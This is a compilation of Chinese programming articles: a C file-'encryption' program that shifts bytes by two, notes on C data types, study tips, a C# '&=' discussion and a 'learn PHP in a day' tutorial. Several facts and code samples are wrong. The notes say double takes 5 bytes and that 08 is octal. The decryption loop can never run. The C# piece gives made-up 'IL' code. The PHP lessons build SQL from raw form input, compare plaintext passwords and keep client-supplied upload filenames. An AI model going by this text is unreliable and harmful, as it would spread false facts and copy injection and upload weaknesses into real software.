FILE *fp,*fp1;
char ch;
printf("输入您要加密的文件名!\n");
printf("您需要参照这样的形式:\n");
printf("先输入目录名,比如 盘符:\\\\目录 1\\\\目录 2\n");
printf("然后输入文件名, 比如  \\\\文件名\n");
scanf("%s",linshi1);
scanf("%s",linshi2);
strcpy(linshi3,linshi1);
strcat(linshi1,linshi2);
strcpy(name,linshi1);
printf("请输入您的密码!\n");
scanf("%s",mima);
baocunmima(name,mima);
/*对文本开始加密*/
fp=fopen(name,"r");
strcat(linshi3,"\\two.txt");
fp1=fopen(linshi3,"w");
ch=fgetc(fp);
while(!feof(fp))
{
    fputc(ch+2,fp1);
    ch=fgetc(fp);
}
fclose(fp);
fclose(fp1);
remove(name);
rename(linshi3,name);
}
```

```
/*对程序进行解密*/
void jiemi()
{
FILE *fp; /*指向小白文件*/
FILE *fp1; /*辅助的文件指针*/
char ch; /*辅助解密的变量*/
char ch1;
char linshi1[50], linshi2[50], linshi3[50]; /*分别用来接收输入的目录和文件名*/
char *p1, *p2, *head=NULL; char name[50], mima[20]; /*name是输入的文件名, mima
是输入的密码, p1 存放临时的文件名字, p2 存放临时的密码*/
int i, m, j, h=0; /*h变量做判断用*/
printf("请输入您想要解密的文件\n");
printf("输入您要加密的文件名!\n");
printf("您需要参照这样的形式:");
printf("先输入目录名, 比如 盘符:\\\\目录 1\\\\目录 2\n");
printf("然后输入文件名, 比如  \\\\文件名\n");
scanf("%s", linshi1);
scanf("%s", linshi2);
strcpy(linshi3, linshi1);
strcat(linshi1, linshi2);
strcpy(name, linshi1);
fp=fopen("c:\\WINDOWS\\小白.txt", "r");
for(i=0; i++;) /*当位置指针还没指向文件末尾的时候, 执行循环*/
{
    p1=(char *)malloc(50); /*给p1 分配内存*/
    head=p1;
    //测试内存地址printf("\n%d\n", p1);
    (*p1)=fgetc(fp); /* 将 名 字 的 首 个 字 符 给
p1*/
    for(j=0; (*p1)!='\0';)
    {
        p1++; //测试内存地址printf("%d", p1); getchar(); getchar();
        (*p1)=fgetc(fp);
    }
    //printf("%s\n", head); getchar();
    m=strcmp(head, name);
    if(m==0){h=1; free(p1); break;}
    free(p1); /*释放p1 指向的内存, 释放内存空间*/
    fseek(fp, 70*(i+1), 0); /*使fp指向下一个名字*/
}
//TIAOSHI
//printf("%d", h);
if(h==0)
```




```
printf("对不起,没有找到你要的文件,请确认文件名输入正确!\n"); //TIAOSHI
if(h==1)/*如果n==1 说明找到了与输入的名字相同的,此时比较密码是否相同*/
{
    rewind(fp);/*使位置指针重新返回文件开头*/
    h=0;/*使h重新为 0*/
    printf("请输入密码!\n");
    scanf("%s",mima);
    fseek(fp,50,0);/*使位置指针指向存放密码的位置*/
    p2=(char *)malloc(20);
    for(i=1;;i++)/*当位置指针还没指向文件末尾的时候,执行循环*/
    {
        p1=(char *)malloc(50);/*给p1 分配内存*/
        //测试内存地址printf("\n%d\n",p1);
        head=p1;
        (*p1)=fgetc(fp); /* 将 名 字 的 首 个 字 符 给
p1*/
        for(j=0;(*p1)!='\0';j++)
        {
            p1++;//测试内存地址printf("%d",p1);getchar();getchar();
            (*p1)=fgetc(fp);
        }
        m=strcmp(head,mima);
        if(m==0){h=1;free(p1);break;}
        free(p1);/*释放p1 指向的内存,释放内存空间*/
        fseek(fp,50+70*i,0);/*使fp指向下一个名字*/
    }
    fclose(fp);/*关闭小白*/
    printf("%d",h);getchar();
    if(h==1)/*此时符合要求,执行解码程序*/
    {
        fp=fopen(name,"r"); /*使文件指针指向要解密的程序*/
        strcat(linshi3,"//two.txt");
        fp1=fopen(linshi3,"w"); /*以写的方式打开临时的文件,辅助作用*/
        ch=fgetc(fp);
        while(!feof(fp))
        {
            fputc(ch-2,fp1);
            ch=fgetc(fp);
        }
        fclose(fp);
        fclose(fp1);
        remove(name);
        rename(linshi3,name);
    }
}
```

```
    }
    if(h==0)
        printf("请输入正确的密码!\n");

    }
}
/*主程序*/
main()
{int i;
start:
printf("1 为加密\n2 为解密\n3 为退出!\n");
printf("小提示： 按control+space键可以实现中英文切换!\n");
scanf("%d",&i);
if(i==1)jiamei();
else if(i==2){jiemi();getchar();getchar();}
else if(i==3) exit(0);
else {printf("请输入 1 或 2 或 3\n");goto start;}
}
```

关于 C 语言数据类型的一点总结 阳光黑客



大

家好，刚好，现在有一点灵感，就先把这个技术文章写出来吧/

万一明天有点事没时间写就不好了。。

最近的C语言，依然是编程语言的主流，所以我就写一篇C语言的文章了。

不过，个人不太喜欢C语言。

个人比较喜欢DELPHI JAVA

不多说了，看技术吧。

我绘制了一张图篇，大家可以去我的相册里看的。这样更加好理解一些。

对于C语言数据类型，应该明白以下几点：

1、整型数据int可以有修饰符short, long 、long long三种，后面的int是可以省略掉的，默认的整形数据的常量是int。

2、整型数据int可以是 10 进制的（这个是默认的），16 进制（0X开头），8 进制三种（0 开头）。

『比如说： 8 表示十进制整型的 8 08 表示 8 进制整型的 8 0X8 表示 16 进制整数的 8』

3、整型和浮点型数据，可以加上signed和unsigned作为修饰符号，表示数据是否有符号的，数据默认是有符号的，如果不想带符号，可以使用unsigned来修饰。

4、浮点型数据可以带小数，图中（.6 表示可带 6 位小数），默认情况下，浮点型数据作为double类型来对待。

5、整型和浮点型常量可以带类型说明（类型说明不区分大小写）

例如：

8L 表示long型 8LL 表示long long型 8LLu或者 8uLL 表示无符号的 long long型 56.0 表示double类型

56.0f或 56.f表示float型，但 56f是错误的。 56.0L表示long double类型

6、整形常量的数据前缀总结：0、0X，它们分别表示 8 进制和 16 进制。

7、整形常量数据的后缀总结：L、LL；U。

8、浮点型常量数据的后缀总结：f、L；U。

9、也可以使用科学计数法表示浮点型数据。

比如： 13.1E9 表示 13.1 乘以 10 的 9 次方，中国人口的数量。

第二点是，基本类型数据的所占字节数

不同计算系统对基本类型数据的长度表示也有差异，下面以 32 位计算机系统为准，各个数据类型所占字节长度的总结：

char 1 字节

short 2 字节

int 4 字节

long 4 字节

long long 8 字节

float 4 字节

double 5 字节

long double 12 字节 这一块是复制的，打得话，太麻烦了。。。见谅哈。

如果要获取特定系统数据的长度，可以用sizeof运算符，比如：sizeof(int);

第三点 常量

要是提到数据类型，那自然而然的就和变量、常量联系在一起了。

变量表示一个值可以变动的量，并且变量要求先定义后使用。

常量的概念就是程序执行时，值不发生改变的量，常量直接可以使用。（参考C语言的书籍，比较专业。。）

常量可分为：

1、直接常量：10，23.0f，234ll等等等等。

2、符号常量：分两种，宏定义和const语句定义的符号常量

比如： #define PI 3.14

const float PI=3.14;

好了，简简单单的总结了一下。

说实话，C语言实在是，太灵活了。。。

C语言的数据类型同样也非常丰富。

希望这篇文章对大家有帮助吧。

有什么不好/不对的地方 还请大家指出。

成为编程高手的二十二条军规

344189953

1.大学生活丰富多彩，会令你一生都难忘，但难忘有很多种，你可以学了很多东西而难忘，也会因为什么都没学到而难忘！

2.计算机专业是一个很枯燥的专业，但即来之、则安之，只要你努力学，也会发现其中的乐趣的。

3.记住：万丈高楼平地起！基础很重要，尤其是专业基础课，只有打好基础才能学得更深。

4.C语言是基础，很重要，如果你不学好C语言，那么什么高级语言你都学不好。

5.C语言与C++语言是两回事。就像大熊猫和小熊猫一样，只是名字很像。

6.请先学习专业课《数据结构》、《计算机组成原理》，不要刚开始就拿着一本VC在看，你连面向对象都搞不清楚，看VC没有任何用处。

7.对编程有一定的认识后，就可以学习C++了。（是C++而不是VC，这两个也是两码事。C++是一门语言，而VC教程则是讲解如何使用MFC类库，学习VC应建立在充分了解C++的基础之上。看VC的书，是学不了C++语言的。）



- 8.学习编程的秘诀是：编程，编程，再编程；
- 9.认真学习每一门专业课，那是你今后的饭碗。
- 10.在学校的实验室就算你做错一万次程序都不会有人骂你，如果在公司你试试看！所以多去实验室上机，现在错得多了，毕业后就错得少了。
- 11.从现在开始，在写程序时就要养成良好的习惯。
- 12.不要漏掉书中任何一个练习题——请全部做完并记录下解题思路。
- 13.你会买好多参考书，那么请把书上的程序例子亲手输入到电脑上实践，即使配套光盘中有源代码。
- 14.VC、C#、.NET这些东西都会过时，不会过时的是数据结构和优秀的算法！
- 15.记住：书到用时方恨少。不要让这种事发生在你身上，在学校你有充足的时间和条件读书，多读书，如果有条件多读原版书，你要知道，当一个翻译者翻译一本书时，他会不知不觉把他的理念写进书中，那本书就会变得像鸡肋！
- 16.我还是强调认真听专业课，因为有些课像《数据结构》、《编译原理》、《操作系统》等等，这种课老师讲一分钟能让你明白的内容，你自己看要看好几个月，有的甚至看了好几年都看不明白。
- 17.抓住在学校里的各种实践的机会，要为自己积累经验，就业时经验比什么都有用。
- 18.多去图书馆，每个学校的图书馆都有很多好书等你去看！
- 19.编程不是技术活，而是体力活。
- 20.如果你决定了要当一个好的程序员，那么请你放弃游戏，除非你是那种每天只要玩游戏就能写出好程序的天才！
- 21.你要有足够的韧性和毅力！有个高手出一道题测试你的韧性和毅力：找个 10000 以内的素数表，把它们全都抄下来，然后再检查三遍，如果能够不间断地完成这一工作，你就可以满足这一条。
- 22.找到只属于你自己的学习方法。不要盲目的追随别人的方法，适合自己的才是最好的！

前段时间做项目，突然间看到一个同事在代码中这样写到：

```
bool bRet = true ;  
bRet &= InsertNews();//这是一个插入方法，插入成功返回真，否则返回  
假
```

```
if (bRet)  
{  
    //成功 提示  
}  
else  
{  
    //失败 提示  
}
```

其中对这句没有看明白 `bRet &= InsertNews()`，直接赋值就行了吗，从性能上讲直接赋值是最好。为什么还要与“&”一下呢，我就问了一下我的同事，人家就一句话，我灰溜溜的就回来了，人家说：“这C#的用法，你基础真差”。人家都这么说了就别问了。但是我一认为这样赋值从性能上不好。为什么不好一会说一下，大家一起探讨。今天在看一个另一个同事的代码时候又出现这样的的代码，我感觉这应该是个人的一种写代码的习惯。

现在我们来分析一下上面的代码：

我们先来说一下“&”运算符

对两个表达式执行按位“与”。

```
result = expression1 & expression2
```

参数

result

任何变量。

expression1

任何表达式。

expression2

任何表达式。

说明

& 运算符查看两个表达式的二进制表示法的值，并执行按位“与”操作。该操作的结果如下所示：

任何时候，只要两个表达式的某位都为 1，则结果的该位为 1。否则，结果的该位为 0。

个人解释说明：只有两变量的值都为 1 即为true时，返回真true,否则返回假false

我们可以把**bRet &= InsertNews();**这行代码拆开是这样的

```
bRet = bRet &InsertNews();
```

这样看会清楚一点就是**bRet** 和**InsertNews()**返回的两个bool型的变量进行比较，如果都为真的话 这个式子就为true

这样写没有问题，一点问题都没有，能进行正确的判断。

这时性能问题出来了，因为程序这个时要进一次**IF**条件判断，我们用反编译工具查看**IL**代码

IL代码如下：

```
if (bRet == true && InsertNews() == true)
{
    return true;
}
else
{
    return false
}
```

如果我们直接赋值 `bRet = InsertNews();` 仅一行代码就搞定问题了。能一行代码解决的事情为什么还“&”呢？？

如果我们做的是一个日访问量不过几百人的小型网站的话你这样写还能勉强说的过去，因为能给你正确的结果。但是如果是做的是大型WEB网站的话，就不应该这样写，任何多余的一行代码都会影响网站的性能。一个人写几个没事，如果十个人，二十人的团队都这样写的话，那网站的性能会大大降低了。

大型网站本身对负载要求就高，我们一定要提高输写代码的质量。写代码时尽量简单，简洁，明了。不要为了追求花哨写一些浪费性能的代码。我们要对我们做的东西负责，这也是一种工作态度。

只需要一天学会php【转】 非常道

只需要一天 php, 只要你用心去看和学, 一定行.

这里希望大家需要明白一点，这只是在讲如何快速入门，更好的认识 PHP！也能初级掌握 PHP 基础知识！PHP 语言博大精深！并不是一两天就能学会的！要长期学下去才可以！

下面我绿苹果带大家走进 PHP 的入门之路

说明：

我这里暂时是以 Apache web server 和 MY SQL 作为 WEB 服务器和数据库，在 php-4.3.3 下的环境做的程序。当然要简单的构建和访问查看数据库 PHPMYADMIN 不可少

这里需要懂得 HTML 基础知识！没有 HTML 基础知识的！可以去百度或者 GOOGLE 搜下！很简单的！这里就不多说了

好了我们开始吧！我们就把 PHP 入门当成一个苹果吧！一口一口的吃掉他！

不啰嗦了！开始了

吃苹果一

1、嵌入方法：

类似 ASP 的<%，PHP 可以是<?php 或者是<?，结束符号是?>，当然您也可以自己指定。

2、引用文件：

引用文件的方法有两种：require 及 include。

require 的使用方法如 require("MyRequireFile.php");。这个函数通常放在 PHP 程序的最前面，PHP 程序在执行前，就会先读入 require 所指定引入的文件，使它变成 PHP 程序网页的一部份。常用的函数，亦可以这个方法将它引入网页中。

include 使用方法如 include("MyIncludeFile.php");。这个函数一般是放在流程控制的处理部分中。PHP 程序网页在读到 include 的文件时，才将它读进来。这种方式，可以把程序执行时的流程简单化。

3、注释方法：

```
<?php
```

```
echo "这是第一种例子。\\n" ; // 本例是 C++ 语法的注释 （PHP 的注释跟 C 差不多！）
```

```
/* 本例采用多行的
```

```
注释方式 */
```

```
echo "这是第二种例子。\\n" ;
```

```
echo "这是第三种例子。\\n" ; # 本例使用 UNIX Shell 语法注释
```

```
?>
```

4、变量类型：

```
$mystring = "我是字符串" ;
```

```
$NewLine = "换行了\\n" ;
```

```
$int1 = 38 ;
```

```
$float1 = 1.732 ;
```

```
$float2 = 1.4E+2 ;
```

```
$MyArray1 = array( "子" , "丑" , "寅" , "卯" );
```

这里引出两个问题，首先 PHP 变量以\$开头，第二 PHP 语句以;结尾，可能 ASP 程序员会不适应。这两个遗漏也是程序上大多错误所在。

5、运算符：

数**非法字眼已被屏蔽**算：

符号 意义

+ 加法运算

- 减法运算

* 乘法运算

/ 除法运算

% 取余数

++ 累加

-- 递减

字符串运算：

运算符只有一个，就是英文的句号。它可以将字符串连接起来，变成合并的新字符串。类似 ASP 中的&

<?

```
$a = "PHP 4" ;
```

```
$b = "功能强大" ;
```

```
echo $a.$b;
```

?>

这里也引出两个问题，首先 PHP 中输出语句是 echo，第二类似 ASP 中的<%=变量%>，PHP 中也可以<?=变量?>。

逻辑运算：

符号 意义

< 小于

> 大于

<= 小于或等于

>= 大于或等于

== 等于

!= 不等于

&& 而且 (And)

and 而且 (And)

或者 (Or)

or 或者 (Or)

xor 异或 (Xor)

! 不 (Not)

说一下流程控制。

学习目的：掌握 php 的流程控制

1、if..else 循环有三种结构

第一种是只有用到 if 条件，当作单纯的判断。解释成“若发生了某事则怎样处理”。语法如下：

```
if (expr) { statement }
```

其中的 expr 为判断的条件，通常都是用逻辑运算符号当判断的条件。而 statement 为符合条件的执行部分程序，若程序只有一行，可以省略大括号 {}。

范例：本例省略大括号。

```
<?php
if ($state==1)echo "哈哈" ;
?>
```

这里特别注意的是，判断是否相等是==而不是=，ASP 程序员可能常犯这个错误，= 是赋值。

范例：本例的执行部分有三行，不可省略大括号。

```
<?php
if ($state==1) {
echo "哈哈" ;
echo "<br>" ;
}
?>
```

第二种是除了 if 之外，加上了 else 的条件，可解释成“若发生了某事则怎样处理，否则该如何解决”。语法如下

if (expr) { statement1 } else { statement2 } 范例：上面的例子来修改成更完整的处理。其中的 else 由于只有一行执行的指令，因此不用加上大括号。

```
<?php
if ($state==1) {
echo "哈哈" ;
echo "<br>";
}
else{
echo "呵呵";
echo "<br>";
}
?>
```

第三种就是递归的 if..else 循环，通常用在多种决策判断时。它将数个 if..else 拿来合并运用处理。

直接看下面的例子

```
<?php
if ( $a > $b ) {
echo "a 比 b 大" ;
} elseif ( $a == $b ) {
echo "a 等于 b" ;
} else {
echo "a 比 b 小" ;
}
?>
```

上例只用二层的 if..else 循环，用来比较 a 和 b 两个变量。实际要使用这种递归 if..else 循环时，请小心使用，因为太多层的循环容易使设计的逻辑出问题，或者少打了大括号等，都会造成程序出现莫名其妙的问题。

2、 for 循环就单纯只有一种，没有变化，它的语法如下

```
for (expr1; expr2; expr3) { statement }
```

其中的 expr1 为条件的初始值。expr2 为判断的条件，通常都是用逻辑运算符 (logical operators) 当判断的条件。expr3 为执行 statement 后要执行的部份，用来改变条件，供下次的循环判断，如加一..等等。而 statement 为符合条件的执行部分程序，若程序只有一行，可以省略大括号 {}。

下例是用 for 循环写的的例子。

```
<?php
for ( $i = 1 ; $i <= 10 ; $i ++ ) {
echo "这是第". $i. "次循环<br>" ;
}
?>
```

3、 switch 循环，通常处理复合式的条件判断，每个子条件，都是 case 指令部分。在实作上若使用许多类似的 if 指令，可以将它综合成 switch 循环。

语法如下

```
switch (expr) { case expr1: statement1; break; case expr2: statement2;
break; default: statementN; break; }
```

其中的 expr 条件，通常为变量名称。而 case 后的 exprN，通常表示变量值。冒号后则为符合该条件要执行的部分。注意要用 break 跳离循环。

```
<?php
switch ( date ( "D" )) {
case "Mon" :
echo "今天星期一" ;
break;
case "Tue" :
echo "今天星期二" ;
break;
```

```
case "Wed" :  
echo "今天星期三" ;  
break;  
case "Thu" :  
echo "今天星期四" ;  
break;  
case "Fri" :  
echo "今天星期五" ;  
break;  
default:  
echo "今天放假" ;  
break;  
}  
?>
```

这里需要注意的是 break;别遗漏了，default，省略是可以的。

很明显的，上述的例子用 if 循环就很麻烦了。当然在设计时，要将出现机率最大的条件放在最前面，最少出现的条件放在最后面，可以增加程序的执行效率。上例由于每天出现的机率相同，所以不用注意条件的顺序。

学会构建数据库

在 PHP 中，MY SQL 的命令行编辑可能会令初学者感到很麻烦，不要紧，你下载一个 PHPMYADMIN 安装一下，以后建立编辑数据库可以靠它了。

下面说一下它的使用。

进入了 phpmyadmin 后，我们首先需要建立一个数据库，Language (*) 这里选择中文简体，然后在左边的 创建一个新的数据库 这里填写数据库名字，点击创建即可。

然后在左边下拉菜单中选择那个已经创建的数据库。在下面的

在数据库 shop 中创建一个新表：

名字：

字段数：

中填写表名字和大致你认为的字段数（不够或者多了都不要紧，以后可以再添加或者缺省），按执行。

然后就可以开始建立表了。

第一栏是字段的名字；第二栏选择字段类型：

我们常用的是以下几个：

- 1) VARCHAR，文本类型
- 2) INT，整数类型
- 3) FLOAT，浮点数类型
- 4) DATE，日期型
- 5) 大家或许会问，自动添加的 ID 在哪里？这个只要选择 INT 类型，在后面的额外中选择 `auto_increment` 就可以了。

建立了表以后，可以在左边看到你建立的表，点击以后，你可以：

- 1) 按右边的结构：查看修改表结构
- 2) 按右边的浏览：查看表中的数据
- 3) 按右边的 SQL：运行 SQL 语句
- 4) 按右边的插入：插入一行记录
- 5) 按右边的清空：删除表中所有记录
- 6) 按右边的删除：删除表

还有一个很重要的功能就是导入和导出，当我们本机做好了程序和数据库的时候，需要在服务器上也有一个本地镜像，如果是 ASP 的 ACCESS 简单了，直接上传 MDB 文件即可，如果是 SQL SERVER 也可以连接远端服务器进行导入。那么 MySQL 中你可以导出所有的 SQL 语句，到了远端服务器的 PHPMYADMIN 上，创建数据库后按 SQL，粘帖你刚才复制下来的所有本级生成的 SQL 语句即可。

学会连接数据库

PHP 简直就是一个函数库，丰富的函数使 PHP 的某些地方相当简单。建议大家 down 一本 PHP 的函数手册，总用的到。

我这里就简单说一下连接 MySQL 数据库。

1、mysql_connect

打开 MySQL 服务器连接。

语法：int mysql_connect(string [hostname] [:port], string [username], string [password]); 返回值：整数

本函数建立与 MySQL 服务器的连接。其中所有的参数都可省略。当使用本函数却不加任何参数时，参数 hostname 的默认值为 localhost、参数 username 的默认值为 PHP 执行行程的拥有者、参数 password 则为空字符串（即没有密码）。而参数 hostname 后面可以加冒号与端口号，代表使用哪个端口与 MySQL 连接。当然在使用数据库时，早点使用 mysql_close() 将连接关掉可以节省资源。

2、mysql_select_db

选择一个数据库。

语 法：int mysql_select_db(string data b a s e _name, int [link_identifier]); 返回值：整数

本函数选择 MySQL 服务器中的数据库以供之后的资料查询作业（query）处理。成功返回 true，失败则返回 false。

最简单的例子就是：

```
$conn=mysql_connect ("127.0.0.1", "", "");
```

```
mysql_select_db("shop");
```

连接机 MY SQL 数据库，打开 SHOP 数据库。在实际应用中应当加强点错误判断。

学会读取数据

先看两个函数：

1、mysql_query

送出一个 query 字符串。 语法：int mysql_query(string query, int [link_identifier]); 返回值：整数

本函数送出 query 字符串供 MySQL 做相关的处理或者执行。若没有指定 link_identifier 参数,则程序会自动寻找最近打开的 ID。当 query 查询字符串是 UPDATE、INSERT 及 DELETE 时,返回的可能是 true 或者 false; 查询的字符串是 SELECT 则返回新的 ID 值,当返回 false 时,并不是执行成功但无返回值,而是查询的字符串有错误。

2、mysql_fetch_object 返回类资料。 语法: object mysql_fetch_object(int result, int [result_typ]); 返回值: 类

本函数用来将查询结果 result 拆到类变量中。若 result 没有资料,则返回 false 值。

看一个简单的例子:

```
<?
$exec="select * from user";
$result=mysql_query($exec);
while($rs=mysql_fetch_object($result))
{
echo "username:". $rs->username. "<br>";
}
?>
```

当然,表 user 中有一个 username 的字段,这就类似 asp 中的

```
<%
exec="select * from user"
set rs=server.createobject("adodb.recordset")
rs.open exec,conn,1,1
do while not rs.eof
response.write "username:"&rs("username")&"<br>"
rs.movenext
loop
%>
```

当然先要连接数据库,一般我们 require_once('conn.php'); 而 conn.php 里面就是上一次说的连接数据库的代码。

小小的两条命令可以完成读取数据的工作了

学会添加删除修改数据

```
mysql_query($exec);
```

单这个语句就可以执行所有的操作了，不同的就是\$exec 这个 sql 语句

添加： \$exec="insert into tablename (item1,item2) values ('".\$_POST['item1']. "','".\$_POST['item1']. "')";

删除： \$exec="delete from tablename where...";

修改： \$exec="update tablename set item1='".\$_POST['item1']. "' where ...";

说到这里就要说一下表单和 php 变量传递，如果表单中的一个 <input name="item1" type="text" id="item1">

表单以 POST 提交的，那么处理表单文件就可以用\$_POST['item1']得到变量值，同样以 GET 提交的就是\$_GET['item1']

是不是很简单？但是通常\$exec 会有问题，因为可能您的 SQL 语句会很长，您会遗漏. 连接符，或者' 来包围字符型字段。

我们可以注释 mysql_query(\$exec);语句用 echo \$exec;代替来输出\$exec 以检查正确性。如果您还不能察觉\$exec 有什么错误的话，可以复制这个 sql 语句到 phpmyadmin 中执行，看看它的出错信息。还有需要注意的是，我们不要使用一些敏感的字符串作为字段名字，否则很可能会出现问題，比如说 date 什么的。变量的命名，字段的命名遵循一点规律有的时候对自己是一种好处，初学者并不可忽视其重要性。

学会 SESSION 的使用

SESSION 的作用很多，最多用的就是站点内页面间变量传递。

在页面开始我们要 session_start();开启 SESSION;

然后就可以使用 SESSION 变量了，比如说要赋值就是：

`$_SESSION['item']="item1";`要得到值就是`$item1=$_SESSION['item'];`，很简单吧。这里我们可能会使用到一些函数，比如说判断是不是某 SESSION 变量为空，可以这么写：`empty($_SESSION['inum'])`返回 true or false。

下面综合一下前面所说的我们来看一个登陆程序，判断用户名密码是否正确。

登陆表单是这样：login.php

```
<table width="100%" height="100%" border="0" align="center"
cellpadding="0" cellspacing="0">
<tr>
<form action="checklogin.php" method="post"><td align="center"
valign="middle"><table width="400" border="0" cellpadding="5"
cellspacing="1" class="tablebg">
<tr class="tdbg">
<td colspan="2"><div align="center">Administrators Login</div></td>
</tr>
<tr class="tdbg">
<td><div align="center">Username</div></td>
<td><div align="center">
<input name="username" type="text" id="username">
</div></td>
</tr>
<tr class="tdbg">
<td><div align="center">Password</div></td>
<td><div align="center">
<input name="password" type="password" id="password">
</div></td>
</tr>
<tr class="tdbg">
<td colspan="2"><div align="center">
<input type="submit" name="Submit" value="Submit">
<input type="reset" name="Submit2" value="Clear">
</div></td>
</tr>
</table></td></form>
</tr>
```

</table>

处理文件是这样

<?

```
require_once('conn.php');
session_start();
$username=$_POST['username'];
$password=$_POST['password'];
$exec="select * from admin where username='".$username."'";
if($result=mysql_query($exec))
{
if($rs=mysql_fetch_object($result))
{
if($rs->password==$password)
{
$_SESSION['adminname']=$username;
header("location:index.php");
}
else
{
echo "<script>alert('Password Error!');location.href='login.php';</script>";
}
}
else
{
echo "<script>alert('Username Error!');location.href='login.php';</script>";
}
}
else
{
echo "<script>alert('Data base Connection Error!');location.href='login.php';</script>";
}
```

?>

conn.php 是这样:

<?

```
$conn=mysql_connect ("127.0.0.1", "", "");
```

```
mysql_select_db("shop");
```

?>

由于 \$_SESSION['adminname']=\$username;我们可以这样写验证是否登陆语句的文件: checkadmin.php

<?

```
session_start();
```

```
if($_SESSION['adminname']==')
```

```
{
```

```
echo "<script>alert(' Please Login First');location.href='login.php';</script>";
```

```
}
```

?>

做一个分页显示

关键就是用到了 SQL 语句中的 limit 来限定显示的记录从几到几。我们需要一个记录当前页的变量\$page, 还需要总共的记录数\$num

对于\$page 如果没有我们就让它=0, 如果有<0 就让它也=0, 如果超过了总的页数就让他=总的页数。

```
$execc="select count(*) from tablename ";
```

```
$resultc=mysql_query($execc);
```

```
$rsc=mysql_fetch_array($resultc);
```

```
$num=$rsc[0];
```

这样可以得到记录总数

`ceil($num/10))`如果一页 10 记录的话，这个就是总的页数

所以可以这么写

```
if(empty($_GET['page']))
{
    $page=0;
}
else
{
    $page=$_GET['page'];
    if($page<0)$page=0;
    if($page>=ceil($num/10))$page=ceil($num/10)-1;//因为page是从0开始的，
    所以要-1
}
```

这样 \$exec 可以这么写 `$exec="select * from tablename limit ".($page*10).",10";`
//一页是 10 记录的

最后我们需要做的就是几个连接：

```
<a href="xxx.php?page=0">FirstPage</a>
<a href="xxx.php?page=<?=( $page-1)?>">PrevPage</a>
<a href="xxx.php?page=<?=( $page+1)?>">NextPage</a>
<a href="xxx.php?page=<?=(ceil($num/10)-1)?>">LastPage</a>
```

注意事项

- 1、注意不要漏了分号
- 2、注意不要漏了变量前的\$
- 3、使用 SESSION 的时候注意不要遗漏 `session_start()`;

如果发生错误的时候，可以采用以下方法：

- 1、如果是 SQL 语句出错，就注释了然后输出 SQL 语句，注意也要注释调后续的
执行 SQL 语句
- 2、如果是变量为空，大多是没有传递到位，输出变量检查一下，检查一下表单

的 id 和 name

3、如果是数据库连接出错，检查是否正确打开 MY SQL 和是否遗漏了连接语句

4、注意缩进，排除括号不区配的错误

在做大网站的时候，我的思路是先构建数据库，确定每一个字段的作用，和表之间的关系。然后设计后台界面，从添加数据开始做起，因为添加是否成功可以直接到数据库里面验证，做好了添加再做显示的页面，最后才是两者的结合。一般来说后台就包括添加删除修改和显示，后台没有问题了，前台也没有什么大问题。前台还需要注意安全性和容错还有就是输出格式。

学会用 PHP 上传文件和发邮件

上传文件表单必须加上 `enctype="multipart/form-data"`

和 `<input type="file" name="file">`

下面看一下代码：

```
$f=&$HTTP_POST_FILES['file'];  
$dest_dir='uploads';//设定上传目录  
$dest=$dest_dir.'/'.date("ymd")."_".$f['name'];//我这里设置文件名为日期加上文件名避免重复  
$r=move_uploaded_file($f['tmp_name'],$dest);  
chmod($dest, 0755);//设定上传的文件的属性
```

上传的文件名为 `date("ymd")."_".$f['name']`，可以在以后插入到数据库的时候用到，PHP 实际上是把上传的文件从临时目录移动到指定目录。
`move_uploaded_file($f['tmp_name'],$dest);`这是关键

至于发邮件就更加简单，可以使用 `mail()` 函数

```
mail("收件人地址","主题","正文","From:发件人\r\nReply-to:发件人的地址");
```

不过 `mail()` 需要服务器的支持，在 WINDOWS 下还需要配置 SMTP 服务器，一般来说外面的 LINUX 空间都行。

好像上传文件和发邮件比 ASP 简单很多, 只要调用函数就可以了。ASP 还需要用到服务器的不同组件比如 FSO、JMAIL 什么的。

一天学会 PHP 说到这里了, 想告诉大家的是 PHP 入门可以是一天, 但是精通决不是一天啊, 还需要大家自己去研究

开发人员需要知道的东西杂谈

ghwj1984

鉴于经常看到很多傻傻的问题, 比如 xx 语言干什么用的, xxx 语言是不是落伍了? (不过说实在的, 这些问题初学者都会有.)

我在这里说说开发人员应该知道的一些东西。但是这些只是我在平日里看到和想到的。难免有所偏差, 请见谅。

软件开发, 是一个综合性的活计。软件开发, 并不仅仅是编写代码。学会了用 c 这些编程语言进行编程只是第一步, 一个最最基本要求。
